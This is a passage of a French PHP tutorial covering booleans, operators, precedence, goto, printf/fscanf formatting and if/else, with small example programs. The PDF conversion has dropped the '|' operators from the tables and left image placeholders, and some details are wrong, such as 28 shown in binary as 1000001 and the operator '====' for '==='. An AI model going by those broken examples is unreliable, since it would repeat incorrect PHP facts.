echo '$b1 : '.PHP_EOL;
var_dump($b1);
$b2=false; // ou FALSE
echo '$b2 : '.PHP_EOL;
var_dump($b2);
$b3=1;
$b3=boolval($b3);
echo '$b3 : '.PHP_EOL;
var_dump($b3);
$b4=0;
$b4=boolval($b4);
echo '$b4 : '.PHP_EOL;
var_dump($b4);
?>
```

Voici son exécution :

```
$ php affectation_booleen_shell.php
$b1 :
bool(true)
$b2 :
bool(false)
$b3 :
bool(true)
$b4 :
bool(false)
```

Le programme **affectation\_booleen\_web.php** correspond à la version web.

### 7.4.2 Les opérateurs booléens

Les opérateurs booléens usuels manipulant les valeurs VRAI ou FAUX sont :

**NON , ET , OU , OU exclusif.**

Voici pour chacun sa table de vérité (ou de décision)

#### 7.4.2.1 Le ET

Pour comprendre cette table de vérité, prenons cet énoncé :

Je désire une voiture **rapide ET rouge**

		rouge	
		ET	FAUX
rapide	ET	VRAI	FAUX
	FAUX	FAUX	FAUX
	VRAI	FAUX	VRAI

On me propose :

- 1- 2CV (FAUX) , GRISE (FAUX) => **NON (FAUX)**
- 2- 2CV (FAUX) , ROUGE (**VRAI**) => **NON (FAUX)**
- 3- FERRARI (**VRAI**), GRISE (FAUX) => **NON (FAUX)**
- 4- FERRARI (**VRAI**), ROUGE (**VRAI**) => **OUI (VRAI)**

Conclusion :

**Le ET est VRAI quand les deux sont VRAI**

#### 7.4.2.2 Le OU

Pour comprendre cette table de vérité, prenons cet énoncé :

Je désire une voiture    *rapide*    **OU**    *rouge*

		rouge	
		OU	FAUX
rapide	OU	FAUX	VRAI
	FAUX	FAUX	<b>VRAI</b>
	VRAI	<b>VRAI</b>	VRAI

On me propose :

- 1- 2CV (FAUX) , GRISE (FAUX) => **NON (FAUX)**
- 2- 2CV (FAUX) , ROUGE (**VRAI**) => **OUI (VRAI)**
- 3- FERRARI (**VRAI**), GRISE (FAUX) => **OUI (VRAI)**
- 4- FERRARI (**VRAI**), ROUGE (**VRAI**) => **OUI (VRAI)**

Conclusion :

**Le OU est VRAI si l'un des deux est VRAI (ou les deux).**

#### 7.4.2.3 Le OU exclusif

Pour comprendre cette table de vérité, prenons cet énoncé :

Je désire une voiture    *rapide*    **OU**    *rouge*    mais    **pas les deux**

		rouge	
		OUex	FAUX
rapide	OUex	FAUX	VRAI
	FAUX	FAUX	<b>VRAI</b>
	VRAI	<b>VRAI</b>	FAUX

On me propose :

- 1- 2CV (FAUX) , GRISE (FAUX) => **NON (FAUX)**
- 2- 2CV (FAUX) , ROUGE (**VRAI**) => **OUI (VRAI)**
- 3- FERRARI (**VRAI**), GRISE (FAUX) => **OUI (VRAI)**
- 4- FERRARI (**VRAI**), ROUGE (**VRAI**) => **NON (FAUX)**

Conclusion :

**Le OU Exclusif est VRAI si l'un des deux seulement est VRAI**

#### 7.4.2.4 Le NON

**Il est parfois plus facile d'exprimer ce qu'on ne veut pas plutôt que ce que l'on désire.**

Pour comprendre cette table de vérité, prenons cet énoncé :

Je désire une voiture qui ne soit **PAS rouge**

rouge		
NON	FAUX	VRAI
	VRAI	FAUX

On me propose :

- 1- Une voiture VERTE (FAUX) => **OUI (VRAI)**
- 2- Une voiture ROUGE (**VRAI**) => **NON (FAUX)**

#### 7.4.3 Les traitements logiques

##### 7.4.3.1 Les opérateurs logiques

Le tableau suivant récapitule les syntaxes pour ces différents opérateurs logiques.

Opérateur	Signification	Exemple
&&	ET	if (( \$age==10 ) && ( \$sexe=='M' ))
and	ET	if (( \$age==10 ) and ( \$sexe=='M' ))
	OU	if (( \$age==10 )    ( \$sexe=='M' ))
or	OU	if (( \$age==10 ) or ( \$sexe=='M' ))
xor	OU Exclusif	if (( \$age<=65 ) xor ( \$impots<=10000 ))
!	NON	if ( ! ( age==10 ) )

### 7.4.3.2 Les opérateurs de comparaison

Le tableau ci-dessous récapitule les opérateurs de comparaison qui retourne une valeur booléenne, utilisable directement dans les tests :

Opérateur	Signification	Exemple
<	inférieur à	if (\$i < \$j) ...
>	Supérieur à	if (\$i > \$j) ...
<=	inférieur ou égal à	if (\$i <= \$j) ...
>=	supérieur ou égal à	if (\$i >= \$j) ...
==	est égal (après transtypage)	if (\$i == \$j) ...
====	est égal et de même type	if (\$i === \$j) ...
!=	Different (non égal) après transtypage	if (\$i != \$j) ...
<>	Different (non égal) après transtypage	if (\$i <> \$j) ...
!==	Different (non égal) ou bien pas du même type	if (\$i !== \$j) ...

**Remarque :**

*Du fait du typage automatique selon le contexte, certains opérateurs comme « === » ou « !== » permettent de comparer le type des variables.*

*Si on compare un nombre avec une chaîne ou bien que la comparaison implique des chaînes « numériques », alors chaque chaîne sera convertie en un nombre et la comparaison sera effectuée numériquement.*

### 7.4.3.3 Exemple de programme

Le programme **en\_activite\_shell.php** donne un exemple d'un calcul booléen :

```
<?php
echo "Entrez votre âge : ";
fscanf(STDIN,"%d",$age);
$actif = ( ($age >= 16) && ($age < 65) ) ;
if ($actif)
{
    echo "vous êtes en activité".PHP_EOL;
}
else
{
    echo "vous n'êtes pas ou plus en activité".PHP_EOL;
}
?>
```

Voici deux exemples d'exécution :

```
$ php en_activite_shell.php
Entrez votre âge : 15
vous n'êtes pas ou plus en activité

$ php en_activite.php
Entrez votre âge : 22
vous êtes en activité
```

Le programme **en\_activite\_web.html** et **en\_activite\_web.php** correspondent à la version web.

#### 7.4.3.4 Transtypage explicite via (**boolean**)

Si on désire forcer l'interprétation d'une variable ou d'un calcul en booléen, il faut utiliser le préfix (**bool**) ou (**boolean**) (comme indiqué à la section 6.7) avant la variable ou le calcul.

Selon la nature et la valeur de la variable initiale on obtient :

- **0** ou **false** (faux) dans les cas :
  - d'une valeur numérique égale à 0 pour : un entier, un réel ou une chaîne ;
  - d'une chaîne vide ;
  - d'un tableau à 0 éléments ;
  - du type et valeur NULL.
- **1** ou **true** (vrai) pour toutes les autres valeurs.

Le **booleens\_transtype\_shell.php** montre ces différents cas. La version web est **booleens\_transtype\_web.php**.

#### 7.4.3.5 Transtypage explicite via **settype()**

Comme cela a été présenté à la section 6.6, on peut également utiliser la fonction **settype()** pour forcée le changement de type en booléen.

Le programme **booleens\_settype\_shell.php**, propose la réécriture du programme précédent avec la fonction **settype()**. La version web est **booleens\_settype\_web.php**.

#### 7.4.3.6 Les fonctions

Le tableau suivant présente quelques fonctions sur les booléens, ou qui retourne une valeur booléenne.

Fonction	Signification	Exemple
boolval()	Retourne la valeur booléenne de l'argument.	\$b = boolval(0); // retourne false \$b = boolval(1); // retourne true \$b = boolval("0"); // retourne false \$b = boolval("1"); // retourne true
is_int()	Retourne <b>true</b> si l'argument est un entier false sinon	if (is_int(\$i)) ...
is_float()	Retourne true si l'argument est un réel false sinon	if (is_float(\$x)) ...
is_string()	Retourne true si l'argument est une chaîne de caractères false sinon	if (is_string(\$ch)) ...
is_numeric()	Retourne true si l'argument est un numérique false sinon	if (is_numeric(\$i)) ...

#### 7.4.4 Les traitements binaires

##### 7.4.4.1 Principe

**Ce mode de traitement s'applique uniquement sur les entiers.**


Les entiers sont vus comme une suite de valeurs booléennes.

**Chaque valeur binaire 0 ou 1 est assimilée à FAUX ou VRAI.**

Les valeurs VRAI et FAUX sont représentées par :


**FAUX : bit à 0**

**VRAI : bit à 1**



16 bits

Le traitement d'un **ET** ou d'un **OU** se fait valeur binaire par valeur binaire, comme indiqué par le schéma ci-dessous



#### 7.4.4.2 Les opérateurs binaires

Le tableau suivant présente les opérateurs binaires :

Opérateur	Signification	Exemple
0	bit à 0 = FAUX	
1	bit à 1 = VRAI	
&	ET	\$i = \$i & 0177 ; \$i &= 0177 ;
	OU	\$i = \$i   \$k ; \$i  = \$k ;
^	OU EXCLUSIF	\$i = \$j ^ \$k ;
<<	DECALAGE A GAUCHE	\$j=\$i << 2; /* décalage 2 bits à gauche */
>>	DECALAGE A DROITE	\$j=\$i >> 2; /* décalage 2 bits à droite */
~	COMPLEMENT A 1 (inversion des bits)	\$k = ~0 ; /* tous les bits à 1 */

#### 7.4.4.3 Exemple de programme

Le programme **operateurs\_binaires\_shell.php** donne un exemple de syntaxe. Il laisse passer les 7 bits de droite de la valeur entière saisie :

```
<?php
echo "Entrez le nombre à filtrer : ";
fscanf(STDIN,"%d",$nb);
$filter = 0b01111111; // laisse passer les 7 bits de droite
$resultat = $nb & $filter;
echo "résultat : ".$resultat.PHP_EOL;
?>
```

Voici son exécution :

```
$ php operateurs_binaires_shell.php
Entrez le nombre à filtrer : 255
résultat : 127
```

Les programmes **operateurs\_binaires\_web.html** et **operateurs\_binaires\_web.php** correspondent à la version web.

## 7.5 Aucun type : **NULL**

Pour indiquer qu'une variable n'a pas de type et qu'elle est vide, il faut utiliser le mot-clé **NULL** (ou **null**).

Par exemple :

```
$i=NULL ;
```

## 8 Les instructions simples

### 8.1 Généralités

Les instructions simples sont :

- L'instruction **d'affectation**      **=**
- L'instruction **goto**                  **goto**
- L'instruction de **type procédure**    **proc()**

### 8.2 L'instruction d'affectation =

#### 8.2.1 Forme générale

La forme générale de cette instruction est :

**\$variable = expression ;**

L'exécution d'une telle instruction se fait dans l'ordre suivant :

- 1- **Evaluation** de l'expression de droite
- 2- **Affectation** du résultat à la variable de gauche.

#### 8.2.2 Règles de priorité

Lorsque l'expression est évaluée, certaines règles de priorité entre opérateurs précise l'ordre dans lequel les valeurs doivent être analysées.

Par exemple, l'expression **2 + 8 \* 3** donne le résultat est **26** et non **30**, car la multiplication « \* » a une priorité supérieure à l'addition « + ».

Lorsque les opérateurs ont une priorité égale, leur association est évaluée soit par la gauche soit par la droite selon l'opérateur.

Par exemple, « - » est une association par la gauche, ainsi **2 - 4 - 6** est évalué en **(2 - 4) - 6**. Alors que « = » est une association par la droite, ainsi, **\$a = \$b = \$c** est groupé de la manière suivante : **\$a = (\$b = \$c)**.

Les opérateurs de priorité égale qui ne sont pas associatifs (ordre indifférent), ne peuvent pas être utilisés entre eux.

Par exemple, **1 < 2 > 1 est illégale** en PHP, alors que **1 <= 1 == 1 est autorisé**, car l'opérateur == possède une priorité inférieure à l'opérateur <=

Le tableau suivant indique la priorité des opérateurs du plus prioritaire (+) au moins prioritaire (-). Pour les opérateurs de même priorité l'associativité (regroupement) par la gauche ou par la droite est indiquée.

Associativité	Opérateur	Catégorie
non-associative	<i>clone new</i>	+ clone et new
gauche	[	tableaux
droite	**	opérateurs arithmétiques
droite	++ -- ~ (int) (float) (string) (array) (object) (bool) @	Types, incrément, décrément
non-associatif	<i>instanceof</i>	types
droite	!	opérateurs logiques
gauche	* / %	opérateurs arithmétiques
gauche	+ - .	opérateurs arithmétiques et chaînes de caractères
gauche	<< >>	opérateurs binaires
non-associatif	< <= > >=	opérateurs de comparaison
non-associatif	== != === !== <>	opérateurs de comparaison
gauche	&	opérateurs binaires et référence
gauche	^	opérateurs binaires
gauche		opérateurs binaires
gauche	&&	opérateurs logiques
gauche		opérateurs logiques
gauche	? :	opérateurs ternaires
droite	= += -= *= **= /= .= %= &=  = ^= <<= >>= ==>	opérateurs d'affectation
gauche	and	opérateurs logiques
gauche	xor	opérateurs logiques
gauche	or	opérateurs logiques
gauche	,	- Plusieurs utilisations possibles

Il est cependant très difficile, et **dangereux** de se fier strictement à ce tableau. On n'est pas à l'abri d'une mauvaise évaluation.

**Il est toujours préférable de mettre des parenthèses pour définir clairement l'ordre du calcul.** Par exemple, à la place d'écrire :

**\$t = \$x + \$y / \$a \* \$z - \$y / \$b ;**

Il est préférable d'écrire, si c'est le sens de l'évaluation désirée (différent sans parenthèses) :

**\$t = (\$x + \$y) / (((\$a \* \$z) - (\$y / \$b)) ;**

### 8.2.3 Règles de « transtypage »

D'une manière générale, le type résultat dans une expression arithmétique est le **plus grand type commun**.

Lorsque l'expression mélange des chaînes de caractères avec des numériques, alors PHP exprime **tout en numérique**.

Le tableau suivant présente le transtypage dans le cas de comparaison entre variables de types différents.

Type opérande1	Type opérande2	Résultat
Null ou chaîne de caractères	string	Convertit NULL en "", puis comparaison numérique ou ASCII
Booléen ou null	N'importe quel type	Convertit en Booléen (par définition FALSE < TRUE)
Objet	Objet	Selon les méthodes de comparaison défini par les classes.
Chaînes de caractères, ressources ou nombre	Chaînes de caractères, ressources ou nombre	Transforme en nombres avant comparaison
Tableau	Tableau	Le tableau avec le moins de membres est le plus petit.
Objet	N'importe quel type (sauf tableau)	L'objet est toujours plus grand
Tableau	N'importe quel type (sauf objet)	Le tableau est toujours plus grand

## 8.3 L'instruction **goto**

L'instruction **goto** permet de faire un branchement inconditionnel. La syntaxe générale est :

```
goto label ;
```

où label est l'étiquette d'une ligne.

```
label: instruction ;
```

Voici le programme **goto\_shell.php** :

```
<?php
saisie : echo "Entrez deux entiers : ";
fscanf(STDIN,"%d %d",$i,$j);
if ($j == 0)
{
    echo "Erreur de saisie: La 2ème valeur doit être différent de 0".PHP_EOL;
    goto saisie ;
}
else
    echo "résultat de $i/$j = ",$i/$j,PHP_EOL;
?>
```

The code is annotated with two yellow boxes and arrows. One arrow points from the word 'saisie' in the first line to a yellow box labeled 'étiquette'. Another arrow points from the 'goto' keyword in the line 'goto saisie ;' to a yellow box labeled 'instruction goto'.

Voici son exécution :

```
$ php goto_shell.php
Entrez deux entiers : 12 0
Erreur de saisie: La 2ème valeur doit être différent de 0
Entrez deux entiers : 12 3
résultat de 12/3 = 4
```

### Remarque :

Dans ce programme, on voit que le **goto** associé au **if** remplace effectue le même traitement qu'une boucle. **Il est préférable d'écrire une boucle.**

### Il est fortement déconseillé d'utiliser cette instruction.

En effet après un certain nombre de **goto** dans un programme, il devient difficile de savoir dans quel ordre les instructions ont été exécutées. Suivre la « logique » du programme tient alors de la prouesse. D'autre part il est toujours possible de remplacer un **goto** par une syntaxe mieux « structurée ».

## 8.4 L'appel de procédure proc()

Lorsqu'une instruction de la forme `proc(x,y)` est rencontrée, PHP l'interprète comme une procédure.

Deux procédures permettent de formater la saisie et l'affichage en mode shell : `fscanf` et `printf`.

### 8.4.1 Affichage formaté printf()

#### 8.4.1.1 Forme générale

La forme générale de l'instruction `printf` est :


```
printf(format,$variable1,$variable2,...)
```

où :

`$variable1,$variable2,...` est une liste de variable  
`format` est le format d'affichage

Le `format d'affichage` est un `texte` (donc une chaîne de caractères) pouvant contenir des caractères spéciaux (`\n`), ainsi que des `codages de type` pour les variables à afficher.

Voici en exemple le programme `somme_entiers_shell_2.php` :



En supposant que les valeurs de `$i` et de `$j` soient respectivement 3 et 4, l'affichage précédent donnerait :

```
La somme de 3 et de 4 = 7 ← passage à la ligne suivante
```


#### 8.4.1.2 Codage de type

Le Tableau ci-dessous résume les différents codages de type.


Format	Type	Syntaxe	Affichage
<b>d</b>	entier en décimal	\$i=28 ; printf("i=%d",\$i) ;	i=28
<b>o</b>	entier en octal	\$i=28 ; printf("i=%o",\$i) ;	i=34
<b>x, X</b>	entier en hexadécimal	\$i=28 ; printf("i=%X",\$i) ;	i=1C
<b>u</b>	entier non signé	\$i=-28 ; printf("i=%u",\$i) ;	i=18446744073709551588
<b>b</b>	entier en binaire	\$i=28 ; printf("i=%b",\$i) ;	i=1000001
<b>c</b>	entier affiché en caractère	\$i=65 ; printf("i=%c",\$i) ;	i=A
<b>f, F</b>	réel : notation 23.123456	\$x=2.3e-4 ; printf("réel=%f",\$x) ; // F ne tient pas compte de la localisation en français	réel=0.000230
<b>s</b>	chaîne de caractères	ch1="bonjour"; printf("ch1=%s",\$ch1) ;	ch1=bonjour
<b>e, E</b>	réel : notation 2.312345e+1 ou 2.312345E+1	\$x=2.3e-4 ; printf("réel=%E",\$x) ;	réel=2.300000E-04
<b>g, G</b>	correspond soit à %e, %E soit à %f selon la valeur. Les zéros de fin ne sont pas affichés	\$x=2.3e-4 ; printf("réel=%G \n",\$x); \$y=2.3e-300 ; printf("réel=%G \n",\$y);	réel=0.00023 réel=2.3E-300
<b>%</b>	affiche le caractère %	printf("caractère %%");	caractère %

#### 8.4.1.3 Affichage formaté : largeur et précision

Le **codage de type** peut indiquer un affichage plus complet, avec par exemple la largeur d'affichage à l'écran et la précision.



Supposons la valeur de `$x=25.4`, l'instruction précédente affichera :



Le **codage de type** à la forme générale

**% [Signe] [Largeur] [. Précision] f**

##### Signe

- précise un cadrage à gauche de l'affichage
- +
- L'espace Si le 1<sup>er</sup> caractère n'est pas un signe, un espace sera affiché comme préfixe.
- 0 (zéro) Pour l'affichage numérique. Affiche des 0 de remplissage.
- '#, '?, ... Caractère de remplissage personnalisé précédé par '.

##### Largeur

- Un **Nombre** précise la largeur minimale d'affichage. Si cette largeur est trop petite, l'affichage prend la largeur supérieure nécessaire.
- .
- Le point décimal

##### Précision

- Un **Nombre** précise la précision maximale utilisée. Si la précision est plus grande, le reste est tronqué à l'affichage.

#### 8.4.1.4 Exemple d'affichage formaté

##### 8.4.1.4.1 Entier

<code>\$i = 24; //entier</code>	
<code>printf("%d\n", \$i);</code>	→   24
<code>printf("%5d\n", \$i);</code>	24
<code>printf("%05d\n", \$i);</code>	00024
<code>printf("%-5d\n", \$i);</code>	24
<code>printf("%#5d\n", \$i);</code>	##24
<code>printf("%?5o\n", \$i);</code>	???30
<code>printf("%=5x\n", \$i);</code>	===18
<code>printf("%5.5d\n", \$i);</code>	24

##### 8.4.1.4.2 Réel

<code>\$y = 25.4234 ;</code>	
<code>printf("%f\n", \$y);</code>	→   25.423400
<code>printf("%10f\n", \$y);</code>	25.423400
<code>printf("%10.3f\n", \$y);</code>	25.423
<code>printf("%+10.3f\n", \$y);</code>	+25.423
<code>printf("%010.3f\n", \$y);</code>	000025.423
<code>printf("%-10.3f\n", \$y);</code>	25.423
<code>printf("%#10.3f\n", \$y);</code>	#####25.423
<code>printf("%?10.3f\n", \$y);</code>	????25.423
<code>printf("%=10.3f\n", \$y);</code>	====25.423

##### 8.4.1.4.3 Chaîne de caractères

<code>\$s = 'bateaux';</code>	
<code>\$t = 'nombreux bateaux';</code>	
<code>printf("%s\n", \$s);</code>	→   bateaux
<code>printf("%10s\n", \$s);</code>	bateaux
<code>printf("%-10s\n", \$s);</code>	bateaux
<code>printf("%010s\n", \$s);</code>	000bateaux
<code>printf("%#10s\n", \$s);</code>	###bateaux
<code>printf("%12s\n", \$t);</code>	nombreux bateaux
<code>printf("%12.12s\n", \$t);</code>	nombreux bat

Ces différents formats sont présentés dans le programme **affichage\_printf\_shell.php**.

#### 8.4.1.5 Utilisation en tant que fonction

La procédure **printf** peut être utilisée comme une fonction. Dans ce cas elle retourne la largeur réellement utilisée.

Dans cet exemple \$nb possède la valeur 24 :

```
$y=24.42 ;  
$a=13 ;  
$nb=printf("resultats=%5.2f et %4d\n", $y, $a) ;  
↓      ↓      ↓      ↓      ↓      ↓  
24      =      10      +      5      +  4 + 4 + 1
```

## 8.4.2 Saisie au clavier (shell) **fscanf()**

### 8.4.2.1 Forme générale

La forme générale de l'instruction **fscanf** pour une saisie au clavier est :

**fscanf(STDIN, format, \$variable1, \$variable2, ...)**

où :

STDIN est le nom du « fichier » clavier (Standard Input)

\$variable1, \$variable2, ... est une liste de variable

format est le format d'affichage

Le format de saisie est un **texte** (donc une chaîne de caractères) pouvant contenir :

- Des espaces ou tabulations qui sont ignorés
- Des caractères ordinaires (sauf %) qui imposent alors un format de saisie. Ces caractères devront apparaître dans la saisie.
- des **codages de type** pour les variables à saisir.

Voici en exemple le programme **saisie\_clavier\_fscanf.php** :

```
<?php
echo "Entrez une date (04/01/2015) : ";
fscanf(STDIN, "%d/%d/%d", $jour, $mois, $annee) ;
echo "jour = $jour\n";
echo "mois = $mois\n";
echo "année = $annee\n";
?>
```

Voici son exécution :

```
Entrez une date (04/01/2015) : 04/01/2015
jour = 4
mois = 1
année = 2015
```

### 8.4.2.2 Codage de type

Voir tableau de codage du **printf** à la section 8.4.1.2.

#### 8.4.2.3 Saisie formaté : Largeur

Le **codage de type** peut indiquer un affichage plus complet, avec par exemple la largeur de saisie.

```
fscanf(STDIN, "%4d", $i);
```

largeur de 4

Supposons la valeur saisie soit 123456, l'instruction précédente affectera la variable **\$i** avec la valeur 1234 :

1234 56

2 chiffres non lus : perdus

Remarque :

**Les chiffres non lus sont perdus !**

#### 8.4.2.4 Exemple de saisie formatée

Voici un exemple de programme (**saisie\_clavier\_fscanf.php**) :

```
<?php
// --- réel ---
echo 'Entrez un réel (ex: 123.56789012) : ';
fscanf(STDIN, "%10f", $x); // 123.56789012
echo 'Réel = '.$x.PHP_EOL;
// --- chaînes de caractères ---
echo 'Entrez un Nom et un Prénom (ex: Dupont Jean-Christophe) : ';
fscanf(STDIN, "%10s %10s", $nom, $prenom); // Dupont Jean-Christophe
echo 'Nom = '.$nom.' Prénom='.$prenom.PHP_EOL;
?>
```

Voici son exécution :

```
Entrez un réel (ex: 123.56789012) : 123.56789012987654
Réel = 123.56789
Entrez un Nom et un Prénom (ex: Dupont Jean-Christophe) : Martin Pierre-André
Nom = Martin Prénom=Pierre-And
```

#### 8.4.2.5 Utilisation en tant que fonction

La procédure **fscanf** peut être utilisée comme une fonction. Dans ce cas elle retourne les valeurs lues sous la forme d'un tableau, si il y a seulement deux paramètres (voir section 10.3), ou le nombre de valeurs lues.

Voici un exemple (**saisie\_clavier\_fsanf.php**) :

```
<?php
echo "Entrez une date (04/01/2015) : ";
$retour=fscanf(STDIN,"%d/%d/%d",$jour,$mois,$annee) ;
echo "jour = $jour\n" ;
echo "mois = $mois\n" ;
echo "année = $annee\n" ;
var_dump($retour)
?>
```

Son exécution montre que 3 valeurs ont été lues : la variable **\$retour** contient la valeur 3 :

```
Entrez une date (04/01/2015) : 04/01/2015
jour = 4
mois = 1
année = 2015
int(3)
```

## 9 Les instructions composées

### 9.1 Généralités

Les instructions composées sont :

- La **séquence** d'instruction      { ... }
- Les instructions **conditionnelles**    if...else,   ? :,        switch
- Les instructions **répétitives**       do...while,   while,        for,        foreach
- Les instructions de **contrôle**       break,              continue

### 9.2 La séquence d'instructions { }

#### 9.2.1 Forme générale

La forme générale de cette instruction est :

```
{  
    instruction1 ;  
    instruction2 ;  
    ...  
}
```

pas de ;

Les instructions instruction1, instruction2, ... sont « parenthésées » donc regroupées en une seule instruction {...}.

Elles ne sont vues que **comme une et une seule instruction**.

**La séquence trouvera son intérêt dans les instructions if, switch, while, for, foreach ou une seule instruction « interne » est autorisée** (voir sections suivantes).

Voici un exemple avec la syntaxe **if (sequence\_shell.php)** :

```
<?php  
echo "Entrez votre âge : " ;  
fscanf(STDIN,"%d",$age) ;  
if ($age < 16)  
{  
    echo "vous êtes mineur".PHP_EOL ;  
    echo "vous êtes encore à l'école\n" ;  
}  
?>
```

## 9.2.2 Forme alternative

Le regroupement de plusieurs instructions en une seul instruction, peut être également obtenue par une autre syntaxe dans laquelle :

- l'accolade ouvrante « { » est remplacée par « : »
- l'accolade fermante « } » est remplacée par l'un mot clef suivant (le contexte de l'instruction composée) :
  - **endif** ; pour l'instruction composée **if**
  - **endswitch** ; pour l'instruction composée **switch**
  - **endwhile** ; pour l'instruction composée **while**
  - **endfor** ; pour l'instruction composée **for**
  - **endforeach** ; pour l'instruction composée **foreach**

```
instruction_composée :  
    instruction1 ;  
    instruction2 ;  
    ... ;  
endinstruction_composée ;
```

Voici le programme **sequence\_shell2.php** en présente un exemple :

```
<?php  
echo "Entrez votre âge : " ;  
fscanf(STDIN,"%d",$age) ;  
if ($age < 16) :  
    echo "vous êtes mineur".PHP_EOL ;  
    echo "vous êtes encore à l'école".PHP_EOL ;  
endif;  
?>
```

## 9.3 Les instructions conditionnelles ou tests if switch

### 9.3.1 Principe

Les instructions conditionnelles permettent un branchement sur une instruction particulière selon le résultat d'un **test booléen (if)** ou d'un **choix multiple (switch)**.

### 9.3.2 L'instruction If ... else et if

Cette section présente les différentes variations syntaxiques de cette instruction

#### 9.3.2.1 L'instruction if ... else

##### 9.3.2.1.1 Forme générale

La forme générale de l'instruction est :

```
if (test_booléen)
    instruction1 ;
else
    instruction2 ;
```

←      une seule instruction      ←  
      |                                |  
      |                                |  
      |                                |

où : **test\_booléen** est :

- une valeur logique VRAI ou FAUX      **if (\$trouve)**
- Un calcul logique      **if (\$age >=65)**
- Un calcul logique suite à une affectation      **if ( (\$c==\$i) == 10)**

##### 9.3.2.1.2 Exemple

Voici le programme **en\_retraite1.php** :

```
<?php
echo "Entrez votre age : " ;
fscanf(STDIN, "%d", $age) ;
```

test      si c'est VRAI      si c'est FAUX

```
if ($age >= 65)
    echo "En retraite".PHP_EOL;
else
    echo "Pas en retraite".PHP_EOL;
?>
```

Si dans le **if** ou le **else** plusieurs instructions doivent être exécutées, alors il faut utiliser la **séquence d'instructions**. Voici le programme **en\_retraite2.php** :

```
<?php
echo "Entrez votre age : " ;
fscanf(STDIN, "%d", $age) ;
```

séquence      pas de ;

```
if ($age >= 65)
{
    $nban=$age-65 ;
    echo "En Retraite depuis ".$nban." ans".PHP_EOL;
}
else
    echo "Pas en Retraite".PHP_EOL ;
?>
```

### 9.3.2.2 L'instruction if

#### 9.3.2.2.1 Forme générale

Une instruction **if** peut ne pas avoir de **else**. Le cas où le test est FAUX n'exécute aucune instruction particulière.

```
if (test_booléen)
    instruction1 ; ← une seule instruction
```

Remarque :

